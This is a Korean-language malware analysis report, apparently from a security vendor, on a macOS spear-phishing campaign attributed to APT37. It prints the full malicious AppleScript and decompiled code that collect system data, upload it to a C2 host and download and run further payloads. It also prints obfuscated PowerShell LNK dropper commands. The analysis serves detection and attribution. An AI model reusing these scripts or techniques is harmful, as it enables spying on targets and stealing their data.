


[그림 07] Finder 환경설정 화면

○ macOS 기본 설정의 경우 응용프로그램(APP) 확장자가 바로 보이지 않기 때문에 아이콘만으로 파일 유형을 판단하는 요소가 될 수 있습니다. 공격자는 이점을 노리고 아이콘 리소스를 HWP 문서로 설정했습니다.


<sup>11</sup> [Mac에서 파일 확장자 보기 또는 가리기](#)

○ 응용프로그램의 패키지 내용을 보면, 리소스내 'Applcon.icns' 애플 아이콘 이미지가 HWP 문서로 지정돼 있습니다. 더불어 정상 '제 6 회 R2P 국제회의.hwp' 문서 파일을 내부에 포함해 악성 파일이 실행될 때 함께 보여주는 용도로 사용됩니다.



[그림 08] 악성 번들 파일 패키지 내용 화면

○ 실행 파일의 경우 정보 속성 목록(Information Property List) 파일을 포함해야 하는데, 'Info.plist' 정보를 통해 실행 파일이 'Image' 값인 것을 파악할 수 있습니다.



[그림 09] 'Info.plist' 내용 화면

○ 속성 정보를 통해 악성파일이 빌드된 머신 버전은 macOS Big Sur 11.2.3 (20D91)라는 것을 볼 수 있으며, 번들 아이디(Bundle Identifier)가 'com.sok.image' 식별자로 사용되었습니다. 번들 아이디는 애플 환경에서 앱을 구분하는 고유의 식별자이며, 저작권 정보에도 동일 문자열 'SOK'가 일부 사용된 점이 특징입니다.

## b. 'Image' 파일 분석

○ 본 파일은 실행 가능한 Mach-O Universal 바이너리 fat\_header 첫번째 4 바이트 (CA FE BA BE) 파일 포맷을 가지고 있습니다. 내부에는 x86\_64, arm64 아키텍처의 실행 파일이 포함되어 있습니다.

```
uint64_t method_AppDelegate_applicationDidFinishLaunching_(const char * instance) {
    rdx = instance;
    rdi = rdx;
    [edi retain];
    rdi = "curl -sL https://samsunggalaxynote.com/whatnew -o /tmp/com.apple.auto_update;
    xattr -c /tmp/com.apple.auto_update;
    chmod +x /tmp/com.apple.auto_update; /tmp/com.apple.auto_update;
    rm -rf /tmp/com.apple.auto_update";

    system ();
    rdi = *(NSBundle);
    rsi = "mainBundle";
    r15 = *(objc_msgSend);
    rax = void (*r15)() ();
    rdi = rax;
    void (*0x100003348)() ();
    rbx = rax;
    rsi = "pathForResource ofType:";
    rdx = __CFConstantStringClassReference;
    rcx = __CFConstantStringClassReference;
    rdi = rax;
    rax = void (*r15)() ();
    rdi = rax;
    void (*0x100003348)() ();
    r14 = rax;
    r12 = *(objc_release);
    rdi = rbx;
    void (*r12)() ();
    rdi = *(NSWorkspace);
    rsi = "sharedWorkspace";
    rax = void (*r15)() ();
    rdi = rax;
    void (*0x100003348)() ();
    rbx = rax;
    rsi = "openFile:";
    rdi = rax;
    rdx = r14;
    void (*r15)() ();
    rdi = rbx;
    void (*r12)() ();
    return exit (1);
}
```

[그림 10] 'Image' 바이너리 분석 화면

○ 내부 실행 파일은 curl(client url) -sL 명령으로 'samsunggalaxynote[.]com' 호스트로 접속합니다. 그리고 'whatnew' 데이터를 -o 옵션으로 tmp 경로에 'com.apple.auto\_update' 이름으로 다운로드해 저장합니다.

○ 접속하는 호스트가 마치 특정 전자회사의 스마트폰 웹 사이트처럼 생각될 수 있지만, 공식 브랜드와는 전혀 무관한 것으로 보이며, 현재는 한국인터넷진흥원(KISA) 위협 인텔리전스 네트워크 민관 협력을 통해 국내 접속을 차단한 상태입니다.

-s	Silent mode
-f	Fail silently
-L	Location
-o	Output


[표 05] curl 옵션 설명

○ 다음으로 xattr(Extended Attribute) -c 옵션을 통해 속성 정보를 삭제(Clear)하여 다운로드 경로 등의 정보를 제거합니다. 그리고 chmod(Change Mode) +x 옵션을 통해 실행 권한(x)을 부여 후 'com.apple.auto\_update' 바이너리를 실행합니다. 그 다음 rm(Remove) -rf 옵션을 통해 시스템 파일 삭제여부 확인 요청이나 오류 메시지 없이 반복해 삭제합니다.

○ 'pathForResource ofType:' 함수를 통해 번들 내부 리소스 영역에 존재하는 '제 6 회 R2P 국제회의.hwp' 정상 문서를 오픈하여 위협 인지를 최소화하기 위한 속임수 수법을 사용합니다.

## c. 'com.apple.auto\_update' 파일 분석

○ 본 파일은 Mach-o Universal (x86\_64, arm64) 바이너리 파일로 'Image'와 동일한 C2 (samsunggalaxynote[.]com) 서버로 접속해 'singlework' 데이터를 가져오며, 일종의 다운로드 역할을 수행합니다.




[그림 11] 'com.apple.auto\_update' 코드 내부 문자열 화면

○ 'singlework' 파일은 Library 하위 Containers 폴더 경로에 숨김 속성의 '.loginwindow' 파일로 저장해 마치 정상 코어서비스(loginwindow.app)처럼 위장합니다. 그리고 다운로드 기록 등 메타 정보를 삭제 시도해 자신의 활동 흔적 제거를 진행합니다.



○ '/Users/%@/Library/LaunchAgents' 경로에 '.com.apple.windowserver.plist' 파일을 숨김속성으로 생성해 시스템 부팅 혹은 로그인 시에 자동 실행하도록 설정합니다. 내부 Label 문자열로 'com.apple.loginwindowd' 값이 포함되어 있습니다. 더불어 RunAtLoad(로드시 실행), KeepAlive(실행 상태유지) 오브젝트 키 옵션을 활성화(true) 합니다. 그리고 launchctl 로드 명령을 통해 '.com.apple.windowserver.plist' 파일을 등록하고, 지속성을 유지합니다.




[그림 12] 'com.apple.windowserver.plist' 설정 화면

○ 상기 화면과 같이 '.loginwindow' 아이템은 osascript(AppleScript) 인자로 선언되어 있으며, 'launchctl remove com.google.keystone.xpc.server' 명령을 수행하여, 구글 크롬 관련 파일 삭제를 시도합니다.

## d. '.loginwindow' 애플스크립트(Applescript) 분석

○ 악성 애플스크립트를 유용하게 분석하기 위해 '스크립트 편집기(Script Editor.app)'를 이용할 수 있는데, 파일명 맨 앞에 마침표(.)가 포함될 경우 숨김속성이 유지됩니다. 먼저 숨김속성을 해제하기 위해 앞단의 마침표(.)를 제거하고, 확장자를 '.scpt'로 추가해 분석을 원활히 진행할 수 있습니다.



```

global tD, iPa, uri, alpha
set uri to "https://samsunggalaxynote.com/"
set tD to (POSIX path of (path to temporary items))
set iPa to tD & "info" & time of (current date) as text
set sysinfo to system info
set alpha to short user name of sysinfo
do shell script "echo dXNiciBuYW1lOg== | base64 -D >> " & iPa & " && echo " & alpha & " >> " & iPa
do shell script "echo c3lzZGVtIHZlcnNpb246 | base64 -D >> " & iPa & " && echo " & system version of sysinfo & " >> " & iPa
do shell script "echo aG9tZSBkaXJlY3Rvcnk6 | base64 -D >> " & iPa & " && echo " & home directory of sysinfo & " >> " & iPa
do shell script "echo SXB2NCBhZGRyZXNzOg== | base64 -D >> " & iPa & " && echo " & IPv4 address of sysinfo & " >> " & iPa
do shell script "curl ipinfo.io >> " & iPa
do shell script "echo TUFDIGFkZHJlc3M6 | base64 -D >> " & iPa & " && echo " & primary Ethernet address of sysinfo & " >> " & iPa
do shell script "ioreg -l | grep IOPlatformSerialNumber >> " & iPa
do shell script "echo cHJvY2VzcyBsaXN0Og== | base64 -D >> " & iPa
do shell script "ps aux >> " & iPa
repeat
  try
    do shell script "curl -F 'userid=" & alpha & "' -F 'file=@' & iPa & "' " & uri & "horizon.php >/dev/null 2>&1"
    exit repeat
  end try
  delay (30)
end repeat
do shell script "rm -rf " & iPa
repeat
  try
    do shell script "curl -sL " & uri & "downwork/us -o /tmp/mdworker"
    exit repeat
  end try
  delay (60)
end repeat
do shell script "curl -sL " & uri & "delwork.php"
do shell script "cd /tmp;xattr -c mdworker;chmod +x mdworker;./mdworker;rm -rf mdworker /Users/" & alpha & "/Library/Containers/.loginwindow /Users/" & alpha & "/Library/LaunchAgents/.com.apple.windowserver.plist;launchctl remove com.apple.loginwindow"

```


[그림 13] '.loginwindow' 애플 스크립트 코드 화면

○ '.loginwindow' 내부에 포함된 애플스크립트 명령어에 앞서 기술한 악성 코드와 동일한 C2 (samsunggalaxynote[.]com) 주소가 URI 값으로 설정된 것을 확인할 수 있습니다. 공격자는 해당 호스트를 통해 지속적인 명령을 주고 받습니다.

○ 스크립트 명령에 따라 임시 아이템(Temporary Item) 경로에 현재 날짜와 시간(Current data), 프로세스 리스트, 사용자 정보, 아이피 주소와 네트워크 구성 등 다양한 시스템 정보(System Info)를 수집해 텍스트 파일로 저장해 C2 서버로 전송을 시도합니다.

○ [do shell script "curl -sfL " & uri & "downwork/us -o /tmp/mdworker"] 명령을 통해 'us' 파일을 추가 다운로드하고, 임시폴더(tmp) 경로에 'mdworker' 파일로 다운로드 후 실행합니다. 공격자는 지정한 인물 정보가 확인된 후 선택적으로 추가 명령을 진행합니다. 예를 들어, 침해사고 조사나 VM 등 가상의 분석 환경에서 동작될 경우, 추가 Payload 모듈을 설치하지 않습니다.

○ 이를 통해 위협 배후 분석과 디지털 증거 확보, 최종 공격 도구 노출을 최소화할 수 있습니다. 더불어 이전에 설치됐던 침해지표와 설정을 삭제하고 흔적을 제거하는 스크립트 명령을 실행해 은닉 전략을 유지합니다.



[그림 14] 시스템 정보가 파일로 저장된 화면


○ 애플스크립트 명령으로 다운로드가 시도되는 'mdworker' 파일은 공격자의 선택에 따라 다운로드되는 파일로 평소에 C2 서버에 등록되어 있지 않습니다. 피해자의 시스템 정보를 확인 후 공격자가 원하는 컴퓨터에 한해 추가 악성 파일을 서버에 등록해 내려 보내는 1:1 맞춤 전략을 따릅니다. 이를 통해 보안 전문가의 상세한 분석이나 추적을 회피할 수 있습니다.

## 04. APT37 그룹 연계성 유사도 (Similarity)

### a. 명령제어(C2) 서버 동일 사례

○ GSC 는 앞서 기술한 macOS 기반의 공격과 동일한 명령제어(C2) 서버를 사용한 또 다른 공격 사례를 발견했고, 이번 공격과 중요한 연결고리가 존재한다는 점을 찾았습니다.

○ 2023 년 05 월 09 일 19 시경, 대북분야 종사자 약 10 여명을 상대로 '한국사 교과서 시정방안.zip' 파일이 뿌려졌습니다.



[그림 15] 한국사 교과서 시정방안을 가장한 해킹용 이메일 화면

○ 화면상 대용량 첨부파일은 이메일 정식 서비스로 포함된 것처럼 보이지만, 실제로는 디자인만 비슷하게 꾸민 형태입니다. 공격자는 자신이 운영 중인 명령제어(C2) 서버 'samsunggalaxynote[.]com' 호스트에 압축파일을 연결시켰습니다. 특이하게도 유포 당일 시점에는 정상파일이 다운로드 됐고, 그 다음 날인 10일부터 악성파일로 교체된 것이 포착됐습니다.

○ 공격자의 단순 착오인지 아니면 치밀하게 의도된 교란작전 이었는지 불명확하지만, 'samsunggalaxynote[.]com' 호스트에 정상 및 악성파일을 번갈아 등록함에 따라, 지속적 확인 작업을 하지 않았을 경우 정확한 위협 탐지가 불가했던 경우입니다.

○ 앞서 기술한 macOS 용 공격의 도메인 주소와 본 위협 케이스에서 식별된 C2 서버 주소가 정확히 일치하고 있어 동일한 위협 배후 가능성이 높습니다.

○ C2 에서 배포된 '한국사 교과서 시정방안.zip' 파일 내부에는 '대한민국 정통 세력의 한국사 교과서는 왜 아직 없나.hwp.lnk' 이름의 악성 LNK 바로가기 파일이 포함돼 있고, 'APT37 공격 사례'<sup>12</sup>와 TTPs 가 일치합니다.

○ LNK 파일 내부에 삽입되어 있는 명령어를 살펴보면, APT37 기법과 거의 동일한 것을 비교해 볼 수 있습니다.

---

<sup>12</sup> [북한인권단체를 사칭한 APT37 공격 사례](#)

대한민국 정통 세력의 한국사 교과서는 왜 아직 없나.hwp.Ink	임원이력서-김**.lnk (APT37 공격 사례)
<pre> /k powershell -windowstyle hidden \$dirPath = Get-Location; if(\$dirPath - Match 'System32' -or \$dirPath -Match 'Program Files') {\$dirPath = '%temp%'}; \$Inkpath = Get-ChildItem -Path  \$dirPath -Recurse *.lnk ^  where-object {\$_ .length -eq 0x000330C0ED} ^  Select-Object -ExpandProperty FullName; \$pdfFile = gc \$Inkpath - Encoding Byte -TotalCount 00515498 - ReadCount 00515498;  \$pdfPath = '%temp%\대한민국 정통 세력의 한국사 교과서는 왜 아직 없나.hwp'; sc \$pdfPath ([byte[]](\$pdfFile ^  select -Skip 004010)) -Encoding Byte; ^&amp; \$pdfPath; \$exeFile = gc  \$Inkpath -Encoding Byte -TotalCount 00518755 -ReadCount 00518755; \$exePath = '%temp%\230508.bat'; sc \$exePath ([byte[]](\$exeFile ^  select - Skip 00515498)) -Encoding Byte; ^&amp; \$exePath;  iconlocation: C:\Program Files (x86)\Hnc\Office 2018\HOffice100\Bin\Hwp.exe </pre>	<pre> /c powershell -windowstyle hidden \$dirPath = Get-Location; if(\$dirPath - Match 'System32' -or \$dirPath -Match 'Program Files') {\$dirPath = '%temp%'}; \$Inkpath = Get-ChildItem -Path  \$dirPath -Recurse *.lnk ^  where-object {\$_ .length -eq 0x00027345F6} ^  Select-Object -ExpandProperty FullName; \$pdfFile = gc \$Inkpath - Encoding Byte -TotalCount 00020802 - ReadCount 00020802;  \$pdfPath = '%temp%\230419.hwp'; sc \$pdfPath ([byte[]](\$pdfFile ^  select -Skip 002370)) -Encoding Byte; ^&amp; \$pdfPath; \$exeFile = gc  \$Inkpath -Encoding Byte -TotalCount 00024042 -ReadCount 00024042; \$exePath = '%temp%\230418.bat'; sc \$exePath ([byte[]](\$exeFile ^  select - Skip 00020802)) -Encoding Byte; ^&amp; \$exePath;  iconlocation: C:\Program Files (x86)\Hnc\Office 2018\HOffice100\Bin\Hwp.exe </pre>
C2 : samsunggalaxynote[.]com	C2 : filestorage.b4a[.]app

[표 06] LNK 사례 비교

## b. 2022 년 발견 macOS 유사 악성파일

○ 2022 년 04 월 21 일 VirusTotal 서비스에 'mdworker3' 이름의 macOS 용 Mach-O Universal Binary 악성파일을 포함해 총 3 종이 등록됩니다. 최초 등록된 텔레 메트리 업로드 국가코드 소스는 [ES] 입니다.

○ 2022 년 07 월 17 일 보안기업 ESET 에서는 해당 악성파일을 분석해 macOS 스파이웨어 <sup>13</sup>에 대한 보고서를 공개합니다. 해당 내용에는 CloudMensis 가 pCloud 서비스를 C2 로 활용했다고 밝혔습니다. pCloud 서비스는 APT37 의 주요 정보 수집 거점입니다.

○ ESET 보고서의 결론에 따르면 CloudMensis 가 초기에 어떻게 배포됐고, 대상이 누구인지 모른다고 설명했습니다. 2022 년 09 월 22 일 LABScon 2022 발표 <sup>14</sup>에서 InkySquid 가 APT37 그룹이 사용하는 RoKRAT(DOGCALL)의 macOS 버전(BaDRAT)의 가능성을 발표했습니다.

○ 지난해 4 월 발견된 macOS 악성파일의 초기 공격 벡터는 그동안 베일에 가려져 있었습니다. 하지만 지니언스 시큐리티 센터(GSC)는 해당 공격이 이번과 동일하게 스피어 피싱 공격으로 시작됐다고 믿고 있습니다.

○ 악성파일은 지속성을 유지하기 위해 사용하는 'LaunchAgents', 'LaunchDaemons' 경로에 plist 파일을 등록하게 되는데, 지난해와 이번 케이스 모두 동일한 '.com.apple.windowserver.plist' 파일명이 사용됐습니다. 애플스크립트 명령으로 다운로드 시도했던 'mdworker' 파일이름과 지난해 VirusTotal 서비스에 등록됐던 'mdworker3' 파일 이름의 유사성도 발견됩니다.

<sup>13</sup> [| see what you did there: A look at the CloudMensis macOS spyware](#)

<sup>14</sup> [InkySquid: The Missing Arsenal](#)



### c. 정보 탈취 대상 파일 목록 유사도

○ 2020 년 말부터 2021 년 중순까지, 한국의 특정 웹 사이트가 워터링 홀 공격과 Ruby 스크립트를 통해 APT37 ROKRAT 변종이 유포된 바 있습니다. 당시 발견된 악성파일과 2022 년 보고된 macOS 기반의 악성파일, 2023 년 LNK 유형의 APT37 악성파일이 수집하는 확장자를 비교하면 다음과 같습니다.

유형	2021 Watering Hole (ROKRAT)	2022 VT macOS (CloudMensis)	2023 Spear Phishing (ROKRAT)
MD5	522fb2f65e9bdf266622388e4ad7ec25	202de13ae48ea82910170718c7291b2c	35ac9f5ab3caba22c4ca204074cd8c01
탈취 대상 목록	jpg doc docx xls xlsx ppt pptx hwp url csv pdf show cell odt rtf nxl amr 3gp m4a txt msg key der cer pfx mp3 eml	jpg doc docx xls xlsx ppt pptx hwp hwp x csv pdf rtf amr 3gp m4a txt mp3 eml eml x	doc xls ppt hwp pdf amr m4a txt

[표 07] 시기별 탈취 파일 목록 비교

○ 2021 년부터 2023 년까지 시기에 따라 탈취 대상 파일 목록을 비교해 보면, 한국에서 많이 사용하는 한컴 문서파일(HWP, SHOW, CELL) 포맷과 음성 녹음 미디어 파일(AMR, 3GP, M4A) 종류가 공통적으로 포함된 특징이 존재합니다. 탈취 대상 정보가 이전보다 감소한 추세로 보이지만, 추가 명령을 통해 다양한 정보 탈취가 가능한 백도어(Backdoor) 유포도 가능하기 때문에 위협 수위가 낮아진 것은 아닙니다.

